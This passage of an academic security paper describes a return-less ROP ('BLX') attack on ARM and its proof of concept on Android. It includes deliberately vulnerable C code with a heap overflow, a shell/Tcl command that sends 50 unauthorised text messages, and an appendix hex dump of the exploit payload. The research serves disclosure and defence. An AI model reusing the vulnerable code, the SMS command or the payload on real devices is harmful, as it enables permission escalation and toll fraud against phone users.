As can be seen in Figure 6, the system call function pushes two values onto the stack. Since we separated arguments from jump addresses, push instructions are not as dangerous as they are in the original ROP attack[6] [40]. However, a push instruction could overwrite arguments pointed to by the

[5]The condition flag PL means that the branch will only be executed if the N flag in the `cpsr` register is not set. The N flag will be set if r0 holds a negative value. This will only be the case if an error occured during the system call.

[6]In the original ROP attack return addresses and arguments are both located on the stack. Hence, a push instruction may overwrite a return address

stack pointer. If this is the case the adversary has to use store and load gadgets to backup the two arguments and to restore them after the system call returns.

5 Jumping Out of Android's Sandbox

In this section we provide background information on the architecture and security mechanisms of Google Android, introduce our attack scenario on Android, and describe the attack instantiation in details.

5.1 Google Android

Architecture. Android is an open source operating system for mobile devices which includes Linux kernel, middleware framework and core applications. Linux kernel provides low-level services to the rest of the system such as networking, storage, memory and processing. A middleware layer consists of native Android libraries (written in C/C++), an optimized version of a Java Virtual Machine called Dalvik Virtual Machine (DVM), and core libraries written in Java. The DVM executes binaries of applications residing in upper layers. Android applications are written in the Java programming language. However, Java-applications can also access C/C++ libraries/code via the Java Native Interface (JNI).

Security. In the following we describe two security mechanisms of Android which are necessary for understanding our attack: (i) Discretionary Access Control (DAC) security mechanism inherited from Linux and (ii) Android-specific permission mechanism. A more detailed description of Android security mechanisms can be found in [12, 14, 39, 38].

DAC mechanism is enforced by the Linux kernel. It includes assigning a UserID to each running process (i.e., subject) and specifying access rules for files (i.e., objects). Each file includes access rules for three sets of subjects: User, group and everyone. Each subject set can have (or have not) permissions to read, write and execute a file. In Android, system files are owned by either the "system" or "root" user, while each application is assigned by default with its own UserID. In this way, an application can only access files owned by itself or files of other applications that are explicitly marked as readable/writable/executable for others. This technique allows isolation of applications and is generally known as a sandboxing [18].

Android-specific permission mechanism is enforced by the middleware layer. A reference monitor enforces mandatory access control (MAC) on inter-process communication (IPC) calls. If an application requires access to system interfaces or interfaces of other applications, it must explicitly declare it. The set of protected system interfaces is specified by the standard Android permissions such as CALL_PHONE, INTERNET, SEND_SMS. Additionally, applications may declare custom types of permissions to restrict access to own interfaces. Permissions requested by applications are approved by a user at installation time, and once accepted, cannot be modified. The user may only accept all permissions required by an application or deny to install it.

We identified the severe security problem in the Android-specific permission mechanism: It does not restrict applications with less permissions to access interfaces or to invoke executable files of more privileged applications. Permission checks can be enforced by application developers by embedding reference monitor hooks into the code, but they are not in general enforced by the system. Thus, if high-privileged applications fail to implement necessary permission checks, compromised applications can misuse them in order to escalate permissions.

5.2 Attack Scenario

In our attack scenario a user downloads a non-malicious, but vulnerable application from the Internet, for example a game that has a heap overflow vulnerability. During the installation, the user grants to the game the permission to access the Internet, e.g., to share his high-scores with friends. The adversary's goal is to exploit the vulnerability of the application to perform some malicious actions, e.g., send text messages via SMS to a specified (probably expensive) number each time when the user saves his game state.

Note that in such an attack scenario the user most likely will not suspect the application in performing malicious actions: This is because, on the one hand the integrity of the application is not violated (i.e.,

no code injection), and on the other hand, the user believes that the application is not authorized to send text messages since no corresponding permissions were granted to the application during installation.

5.3 Mounting Attack on Google Android

In the following we provide a detailed description of our attack launched on a device emulator hosting Android OS 2.0. We also succeeded to run the attack on a real device (Android Dev Phone 2 with Android OS 1.6), but present here details for the emulator-based version.

High-level Objective and Assumptions. The high-level objective of the attack is to send unintended text messages. We assume that the victim's device is *not* jailbroken, but it has installed *Android Scripting Environment*[7] *(ASE)* application (v2.0) including a *Tcl script interpreter*. Moreover, we assume the user installs an application that has a heap overflow vulnerability as mentioned before and assigns to it the permission to access the Internet.

Android Scripting Environment. Android Scripting Environment (ASE) brings high-level scripting languages into the Android platform for rapid development. It provides script interpreters for various scripting languages: BeanShell, Tcl, JRuby, Lua, Perl, Python and Rhino. These interpreters[8] utilize methods of the AndroidFacade[9] Java class, which provides high-level support for a subset of Android's APIs. ASE has permissions to perform any action supported by the AndroidFacade class, such as sending messages, making phone calls and getting access to bluetooth and camera.

The script interpreters of ASE have executable rights for "everyone" and thus can be invoked by any application. We identified that ASE fails to check if an invoking application has appropriate permissions. Thus, we exploit this security deficiency and escalate permissions of the vulnerable application by invoking executables of the script interpreter. As a result, our attack succeeds to send out messages, thus bypassing restrictions imposed by the application's sandbox.

We tried out our attack with the scripting languages Perl, Lua, Python and Tcl. In our case, Tcl was the best suited one, since it allowed us to run the attack without additional manipulations on access rights of the libraries the interpreter uses.

Vulnerable Application. Our vulnerable application is a standard Java application using the JNI to include C/C++ code. The included C/C++ code is shown in the listing below and is mainly based on the ideas presented in [8]. The application suffers from a *setjmp* vulnerability. Generally, *setjmp* and *longjmp* are system calls which allow non-local control transfers. For this *setjmp* creates a special data structure (referred to as `jmp_buf`). The register values from `r4` to `r15` are stored in `jmp_buf` once *setjmp* has been invoked. When *longjmp* is called, registers `r4` to `r15` are restored to the values stored in the `jmp_buf` structure. If the adversary is able to overwrite the `jmp_buf` structure before *longjmp* is called, then he is able to transfer control to code of his choice without corrupting a single return address.

```
1  struct foo
2  {
3    char buffer[460];
4    jmp_buf jb;
5  };
6  jint Java_com_example_hellojni_HelloJni_doMapFile (JNIEnv* env, jobject thiz)
7  {
8    // A binary file is opened (not depicted)
9    ...
10   struct foo *f = malloc(sizeof * f);
11   i = setjmp(f->jb);
12   if (i!=0) return 0;
13   fgets (f->buffer, sb.st_size, sFile);
14   longjmp (f->jb,2);
15 }
```

In Line 13 the *fgets* function inserts data provided by a file called (binary) into a buffer (located in the structure foo) without checking the bounds of the buffer. The structure foo also contains the `jmp_buf`

[7] ASE application is not included into default configuration of the device, but can be downloaded from the ASE homepage: http://code.google.com/p/android-scripting/

[8] With the possible exception of BeanShell which may have direct access to Android API

[9] Android FacadeAPI: http://code.google.com/p/android-scripting/wiki/AndroidFacadeAPI

structure. If the binary is larger than 460 Bytes it will overwrite the contents of the adjacent `jmp_buf` structure.

However, our experiments showed that Android enables heap protection for *setjmp* by storing a fixed *canary* directly after the local buffer and lets the `jmp_buf` structure start 52 Bytes after that canary. The canary is hard-coded into *libc.so* and thus it is device and process independent. Hence, for an attack we have to take into account the value of the canary and 52 Bytes space between the canary and `jmp_buf`.

Attack Workflow. Our attack workflow is shown in Figure 7: When the code of the native library is invoked through the JNI, we (i) exploit the *setjmp* vulnerability by means of a heap overflow and (ii) invoke (using several gadgets) the Tcl script interpreter with a command to send 50 text messages. Since the script interpreter does not inherit the permissions of the calling Java application, it (iii) sends the messages, although the Java application has never been authorized to do so.



Figure 7: General BLX-Attack on Android

Interpreter Command. For the attack, the gadget chain should invoke the Tcl interpreter *tclsh* to execute a command. However, we identified that an ASE specific environment variable AP_PORT should be set in order to get Tcl interpreter working correctly. Thus, the argument for the *system* function includes two shell commands: (i) to set the AP_PORT environment variable and (ii) to invoke Tcl interpreter with a command to send 50 text messages to the destination phone number 5556 (a second Android instance). Thus, the whole argument for *system* looks as follows:

```
export AP_PORT='50090'; echo -e ''package require android\n set android [android new]\n
set num "\'5556\'"\n set message "Test" \n for {set x 0} {$x < 50} {incr x}
{$android sendTextMessage $num $message}''|/data/data/com.google.ase/tclsh/tclsh
```

Used Gadgets. In order to mount a BLX-Attack against the vulnerable program, our gadgets invoke the *system* libc function with the above explained interpreter command as argument. All used gadgets are shown in Figure 8. To invoke the *system* function, we (i) initialize register `r6` and `sp` (ULB sequence); (ii) load `r3` with the address of our ULB sequence (Sequence 1); (iii) load the address of the interpreter command in `r0` (Sequence 2); (iv) finally invoke the libc *system* function (Sequence 3). The corresponding malicious exploit payload is included into Appendix of this paper.

6 Related Work

Return-Oriented Programming. ROP attacks have been adopted to several architectures. Shacham introduced the attack for Intel x86 architectures [40]. The attack was in particular based on the so-called unintended instruction sequences which can be invoked on Intel due to variable-length instructions and unaligned memory access. Subsequent work demonstrated that ROP can be also mounted on RISC and Harvard architectures [5, 15] that enforce memory alignment. As real-world example, Shacham et al. showed that ROP can be used to attack the z80 voting machines [7]. Hund et al. [21] presented a return-oriented rootkit for the Windows operating system that bypasses kernel integrity protections.



Figure 8: Gadgets used in our BLX-Attack on Android

Further, Bruschi et al. [34] were able to bypass ASLR by a ROP attack that exploits the Global Offset Table (GOT). Iozzo and Miller showed that ROP principles can be used to attack Apple's ARM based smartphone iPhone [23]. Recently, Iozzo et al. even used ROP to steal the entire SMS database [24] of an iPhone device. A Turing-complete gadget set for ARM platforms was introduced by Kornau [25].

Return-Oriented Programming without Returns. All conventional ROP attacks described above are based on return instructions and thus can be generally defeated by return address checkers. These tools or compiler extensions ensure the integrity of return addresses, which are corrupted through the conventional ROP attack. [41, 9] are implemented as a compiler extension, [20, 10] use a probe-based instrumentation framework that rewrites the binary before execution starts, [11] utilizes jit-based instrumentation.

However, a recent attack [8] has been proposed which uses the principles of ROP but does not need the return instruction. Instead, the attack uses indirect jump instructions. The attack is based on the *"Bring your own pop jump (BYOPJ)"* paradigm which assumes the presence of a special pop-jump sequence. Further, the attack highly uses unintended instruction sequences, which cannot be formed on ARM architectures. We showed in Section 3 and 4 that a similar attack can be also mounted on ARM platforms through the `BLX` instruction without assuming presence of a pop-jump sequence.

Control Flow Integrity. The well-known concept of control flow integrity [1] implemented in XFI [2] might rule out any attack subverting the control flow of a program: XFI extracts a control flow graph (CFG) for the target program and checks on each indirect jump/call and return instruction if the target address follows a valid path in the CFG. However, XFI needs specific debugging information stored in Windows PDB files. Moreover, XFI relies on the Vulcan framework which is not publicly available. Finally, it remains open if XFI can be adapted to ARM platforms in order to prevent our BLX-Attack.

Attacks on Android. The first attack on Android devices was introduced recently in [35]. The attack demonstrates an example of Trojan malware which is able to reboot a smartphone. In contrast to our attack which can be run on retail phone, this attack requires a victim device to be rooted[10].

The white paper [42] surveys existing malware for Android and reports only three known examples: two Spyware and one phishing application. Unlike to our attack, all these examples are malicious applications which should be installed on the phone by a user.

The work [28] presents a technique for vulnerability analysis of SMS implementations on iPhone, Android and Windows Mobile platforms. Several exploitable bugs were discovered for Android.

Attacks on ARM. General runtime attacks on ARM can be instantiated on the Android platform as well. The work in [17] shows how to construct ARM shellcode. Further, Younan et. al [43] introduce filter-resistant code injection attacks for ARM. The injected code only consists of letters and digits

[10]Rooted device has a custom image installed which provides root privileges to the user

which can bypass possibly applied filtering methods.Although their attack method has been shown to be Turing-complete, it cannot (in contrast to our attack) be applied to platforms that enforce $W \oplus X$.

Android Security. In the recent years, a number of papers has focused on Android security aspects. Enck et al. [14] describe Android security mechanisms in details. Schmidt et al. [36] survey tools which can increase device security. Shabtai et al. [37] discuss how to limit the impact of successful attacks on kernel components by means of enabling Linux Security Module (LSM) framework. In [29] Nauman et al. propose an extension to Android permission framework allowing users to approve a subset of permissions the application requires at installation time, and also specify user defined constraints for each permission. Chaudhuri [6] presents a core formal language to describe Android applications abstractly and to reason about their data flow security properties. Works [39, 38] provide a comprehensive security assessment of Android security mechanisms and identify high-risk threats, but do not mention a threat of a permission escalation attack we identified.

Enck et al. [12, 13] developed Kirin, an additional security framework which identifies applications that may result in undesirable data flows across applications. Kirin analyses application permissions and compare them with system-wide policy. Although Kirin may help to identify poorly designed applications allowing permission escalations attacks, it does not solve the problem thoroughly as it may have both, false positives and false negatives. False positives may result in banning legitimate applications, while false negatives still leave the opportunity to the attacker for successful exploit. We believe that Kirin would not be able to identify the security weakness of the ASE application since it analyses application permissions, but do not take into account access rights for executables.

Ongtang et al. [30] propose Saint, a policy extension allowing applications to define comprehensive access control rules for their interfaces. Saint follows application-centric approach and relies on applications to define their policies correctly, although such a correctness cannot be in general guaranteed. Moreover, Saint assumes that access to interfaces is implicitly allowed if no Saint policy exists. Also, Saint policies are not intended for executables. Hence, we believe permission escalation attacks are still possible with Saint.

7 Conclusion

In this paper, we presented an attack targeting ARM architectures, which is based on the principles of ROP but does not use return or function epilogue sequences at all. Instead, our attack chains together instruction sequences from existing libraries by means of the indirect subroutine call instruction (BLX Branch-Load-Exchange). As our attack does not make use of returns, it cannot be detected by return address checkers. We showed that our BLX-Attack method is Turing-complete, that allows an attacker to run an arbitrary computation.

As a proof of concept we mounted our BLX-attack on an Android 2.0 platform. As we focused primarily on an attack method, rather than on automating the process for identifying gadgets and constructing attack payloads, we utilized a gadget chain consisting of three gadgets and performing a single function call. However, previous works [5, 21, 25] have proposed high-level compilers to identify gadgets from given binaries and to construct attack payloads automatically. Thus, we believe that our attack method can be integrated into these compilers, that can significantly facilitate attacker efforts in constructing complicated attack payloads.

Our attack instantiation on Android bypasses restrictions imposed by a sandbox of a vulnerable application and sends text messages (SMS) without corresponding permissions. It illustrates the severe problem of the Android's security architecture: Non-privileged applications can escalate permissions by invoking more privileged applications. Although our attack example relies on the security breach in the design of the ASE application which can be patched (as it typically happens with all identified breaches), we believe that an adversary can find other applications with similar vulnerabilities allowing permission escalation, since Android relies on applications to perform appropriate permission checks, what is an error-prone approach.

References

[1] Martin Abadi, Mihai Budiu, Ulfar Erlingsson, and Jay Ligatti. Control-flow integrity: Principles, implementations, and applications. In *ACM CCS '05*, pages 340–353. ACM, 2005.

[2] Martín Abadi, Mihai Budiu, Úlfar Erlingsson, George C. Necula, and Michael Vrable. XFI: software guards for system address spaces. In *OSDI '06: Proceedings of the 7th symposium on Operating systems design and implementation*, pages 75–88, Berkeley, CA, USA, 2006. USENIX Association.

[3] ARM Limited. ARM announces 10 billionth mobile processor. http://www.arm.com/about/newsroom/24403.php, 2009.

[4] ARM Limited. Procedure call standard for the ARM architecture. http://infocenter.arm.com/help/topic/com.arm.doc.ihi0042d/IHI0042D_aapcs.pdf, 2009.

[5] Erik Buchanan, Ryan Roemer, Hovav Shacham, and Stefan Savage. When good instructions go bad: Generalizing return-oriented programming to RISC. In *CCS '08: Proceedings of the 15th ACM Conference on Computer and Communications Security*, pages 27–38. ACM, 2008.

[6] Avik Chaudhuri. Language-based security on Android. In *PLAS '09: Proceedings of the ACM SIGPLAN Fourth Workshop on Programming Languages and Analysis for Security*, pages 1–7, 2009.

[7] Stephen Checkoway, Ariel J. Feldman, Brian Kantor, J. Alex Halderman, Edward W. Felten, and Hovav Shacham. Can DREs provide long-lasting security? The case of return-oriented programming and the AVC advantage. In *Proceedings of EVT/WOTE 2009*. USENIX/ACCURATE/IAVoSS, 2009.

[8] Stephen Checkoway and Hovav Shacham. Escape from return-oriented programming: Return-oriented programming without returns (on the x86), February 2010. In submission.

[9] Tzi-cker Chiueh and Fu-Hau Hsu. RAD: A compile-time solution to buffer overflow attacks. In *International Conference on Distributed Computing Systems*, pages 409–417, Los Alamitos, CA, USA, 2001. IEEE Computer Society.

[10] Tzi-cker Chiueh and Manish Prasad. A binary rewriting defense against stack based overflow attacks. In *Proceedings of the USENIX Annual Technical Conference*, pages 211–224. USENIX, 2003.

[11] Lucas Davi, Ahmad-Reza Sadeghi, and Marcel Winandy. ROPdefender: A detection tool to defend against return-oriented programming attacks. http://www.trust.rub.de/media/trust/veroeffentlichungen/2010/03/20/ROPdefender.pdf, March 2010.

[12] William Enck, Machigar Ongtang, and Patrick McDaniel. Mitigating Android software misuse before it happens. Technical Report NAS-TR-0094-2008, Pennsylvania State University, Sep 2008.

[13] William Enck, Machigar Ongtang, and Patrick McDaniel. On lightweight mobile phone application certification. In *CCS '09: Proceedings of the 16th ACM conference on Computer and communications security*, pages 235–245, New York, NY, USA, 2009. ACM.

[14] William Enck, Machigar Ongtang, and Patrick McDaniel. Understanding Android security. *IEEE Security and Privacy*, 7(1):50–57, 2009.

[15] Aurélien Francillon and Claude Castelluccia. Code injection attacks on harvard-architecture devices. In *CCS '08: Proceedings of the 15th ACM Conference on Computer and Communications Security*, pages 15–26, New York, NY, USA, 2008. ACM.

[16] Mike Frantzen and Mike Shuey. StackGhost: Hardware facilitated stack protection. In *SSYM'01: In Proceedings of the 10th USENIX Security Symposium*, pages 55–66, Berkeley, CA, USA, 2001. USENIX Association.

[17] funkysh. Into my ARMs: Developing StrongARM/Linux shellcode. *Phrack*, (58), Dec 2001.

[18] Google Android. Security and permissions. http://developer.android.com/intl/de/guide/topics/security/security.html.

[19] Alexander Gostev. Mobile malware evolution: An overview. http://www.securelist.com/en/analysis?pubid=200119916, 2006.

[20] Suhas Gupta, Pranay Pratap, Huzur Saran, and S. Arun-Kumar. Dynamic code instrumentation to detect and recover from return address corruption. In *WODA '06: Proceedings of the 2006 international workshop on Dynamic systems analysis*, pages 65–72, New York, NY, USA, 2006. ACM.

[21] Ralf Hund, Thorsten Holz, and Felix C. Freiling. Return-oriented rootkits: Bypassing kernel code integrity protection mechanisms. In *Proceedings of the 18th USENIX Security Symposium*, 2009.

[22] M. Hypponen. Malware goes mobile. *Scientific American*, pages 70–77, November 2006.

[23] Vincenzo Iozzo and Charlie Miller. Fun and games with Mac OS X and iPhone payloads. In *Black Hat Europe*, Amsterdam, April 2009.

[24] Vincenzo Iozzo and Ralf-Philipp Weinmann. Ralf-Philipp Weinmann & Vincenzo Iozzo own the iPhone at PWN2OWN. http://blog.zynamics.com/2010/03/24/ralf-philipp-weinmann-vincenzo-iozzo-own- the-iphone-at-pwn2own/, Mar 2010.

[25] Tim Kornau. Return oriented programming for the ARM architecture. http://zynamics.com/downloads/kornau-tim--diplomarbeit--rop.pdf, 2009. Master thesis, Ruhr-University Bochum, Germany.

[26] Felix Lidner. Developments in Cisco IOS forensics. CONFidence 2.0. http://www.recurity-labs.com/content/pub/FX_Router_Exploitation.pdf, November 2009.

[27] H. D. Moore. Cracking the iPhone. http://blog.metasploit.com/2007/10/cracking-iphone-part-1.html, 2007.

[28] Collin Mulliner. Fuzzing the phone in your phones. In *Black Hat USA*, June 2009. http://www.blackhat.com/presentations/bh-usa-09/MILLER/BHUSA09-Miller-FuzzingPhone-PAPER.pdf.

[29] Mohammad Nauman, Sohail Khan, and Xinwen Zhang. Apex: Extending Android permission model and enforcement with user-defined runtime constraints. In *ASIACCS '10*, pages 328–332, New York, NY, USA, 2010. ACM.

[30] Machigar Ongtang, Stephen McLaughlin, William Enck, and Patrick McDaniel. Semantically rich application-centric security in Android. In *ACSAC '09*, pages 340–349, Washington, DC, USA, 2009. IEEE Computer Society.

[31] PaX Team. http://pax.grsecurity.net/.

[32] Jonathan Pincus and Brandon Baker. Beyond stack smashing: Recent advances in exploiting buffer overruns. *IEEE Security and Privacy*, 2(4):20–27, 2004.

[33] Mikael Ricknas. Study: Android, IPhone fastest-growing smartphone platforms. http://www.pcworld.com/article/190027/study_android_iphone_fastestgrowing_smartphone_platforms.html, February 2010.

[34] Giampaolo Fresi Roglia, Lorenzo Martignoni, Roberto Paleari, and Danilo Bruschi. Surgically returning to randomized lib(c). *Computer Security Applications Conference, Annual*, 0:60–69, 2009.

[35] Aubrey-Derrick Schmidt, Hans-Gunther Schmidt, Leonid Batyuk, Jan Hendrik Clausen, Seyit Ahmet Camtepe, Sahin Albayrak, and Can Yildizli. Smartphone malware evolution revisited: Android next target? In *Proceedings of the 4th IEEE International Conference on Malicious and Unwanted Software (Malware 2009)*, pages 1–7. IEEE, 2009.

[36] Aubrey-Derrick Schmidt, Hans-Gunther Schmidt, Jan Clausen, Kamer Ali Yuksel, Osman Kiraz, Ahmet Camtepe, and Sahin Albayrak. Enhancing security of linux-based Android devices. In *in Proceedings of 15th International Linux Kongress*. Lehmann, Oct 2008.

[37] Asaf Shabtai, Yuval Fledel, and Yuval Elovici. Securing Android-powered mobile devices using SELinux. *IEEE Security and Privacy*, 8:36–44, 2010.

[38] Asaf Shabtai, Yuval Fledel, Uri Kanonov, Yuval Elovici, and Shlomi Dolev. Google Android: A state-of-the-art review of security mechanisms. *CoRR*, abs/0912.5101, 2009.

[39] Asaf Shabtai, Yuval Fledel, Uri Kanonov, Yuval Elovici, Shlomi Dolev, and Chanan Glezer. Google Android: A comprehensive security assessment. *IEEE Security and Privacy*, 8(2):35–44, 2010.

[40] Hovav Shacham. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In *ACM CCS '07*, pages 552–561. ACM, 2007.

[41] Vendicator. Stack Shield: A "stack smashing" technique protection tool for Linux. http://www.angelfire.com/sk/stackshield.

[42] Troy Vennon. Android malware. A study of known and potential malware threats. Technical Report White paper, SMobile Global Threat Center, Feb 2010.

[43] Yves Younan, Pieter Philippaerts, Frank Piessens, Wouter Joosen, Sven Lachmund, and Thomas Walter. Filter-resistant code injection on ARM. In *ACM CCS '09*, pages 11–20, New York, NY, USA, 2009. ACM.

Exploit details

The listing below shows the malicious input which exploits the vulnerable program and launches a terminal to the adversary .On the left side (in the first column) are shown the memory addresses of the setjmp buffer on the heap. The next six columns show the memory words stored in the setjmp buffer after the adversary injects the attack payload, and the associated ASCII code is shown on the right side (in the last column).

The first argument `0xaa137287` (which is the address of our ULB sequence) is at address `0x11de30`. Jump addresses pointing to our instruction sequences start from `0x11de44`, and the system command is located at `0x11de70`. The location of the `jmp_buf` data structure (i.e., the setjmp buffer) is at `0x11df30`, which is 52 Bytes away from the canary `0x4278f501` located at Byte `0x11def8`. `jmp_buf` starts with the address of `r4` that we initialize with `0x11de70`. This address is afterwards moved to `r0` by sequence 2 (see Figure 8). At address `0x11df38` is located the start address of `r6`. Finally, the last two words are the new address of the stack pointer `sp` (`0x11de30`) and the start address (`0xafe13f13`) of the sequence 1 (see Figure 8) that will be loaded into the program counter `pc`.

```
0011DE30   87 72 13 AA   41 41 41 41   41 41 41 41   41 41 41 41   41 41 41 41   13 41 01 AA   .r..AAAAAAAAAAAAAAAA.A..
0011DE48   FD 2E E1 AF   41 41 41 41   41 41 41 41   41 41 41 41   41 41 41 41   41 41 41 41   ....AAAAAAAAAAAAAAAAAAAA
0011DE60   41 41 41 41   41 41 41 41   41 41 41 41   41 41 41 41   61 6D 20 73   74 61 72 74   AAAAAAAAAAAAAAAAam start
0011DE78   20 2D 61 20   61 6E 64 72   6F 69 64 2E   69 6E 74 65   6E 74 2E 61   63 74 69 6F    -a android.intent.actio
0011DE90   6E 2E 4D 41   49 4E 20 2D   63 20 61 6E   64 72 6F 69   64 2E 69 6E   74 65 6E 74   n.MAIN -c android.intent
0011DEA8   2E 63 61 74   65 67 6F 72   79 2E 54 45   53 54 20 2D   6E 20 63 6F   6D 2E 61 6E   .category.TEST -n com.an
0011DEC0   64 72 6F 69   64 2E 74 65   72 6D 2F 2E   54 65 72 6D   00 00 00 00   41 41 41 41   droid.term/.Term....AAAA
0011DED8   41 41 41 41   41 41 41 41   41 41 41 41   41 41 41 41   41 41 41 41   41 41 41 41   AAAAAAAAAAAAAAAAAAAAAAAA
0011DEF0   41 41 41 41   41 41 41 41   01 F5 78 42   41 41 41 41   41 41 41 41   41 41 41 41   AAAAAAAA..xBAAAAAAAAAAAA
0011DF08   41 41 41 41   41 41 41 41   41 41 41 41   41 41 41 41   41 41 41 41   41 41 41 41   AAAAAAAAAAAAAAAAAAAAAAAA
0011DF20   41 41 41 41   41 41 41 41   41 41 41 41   41 41 41 41   70 DE 11 00   41 41 41 41   AAAAAAAAAAAAAAAAp...AAAA
0011DF38   C4 DD 11 00   41 41 41 41   41 41 41 41   41 41 41 41   41 41 41 41   41 41 41 41   ....AAAAAAAAAAAAAAAAAAAA
0011DF50   41 41 41 41   30 DE 11 00   13 3F E1 AF                                             AAAA0....?..
```

As can be seen from the listing, our malicious input contains NULL Bytes. However, the *fgets* function reads also NULL Bytes and only terminates if the EOF sign has been reached.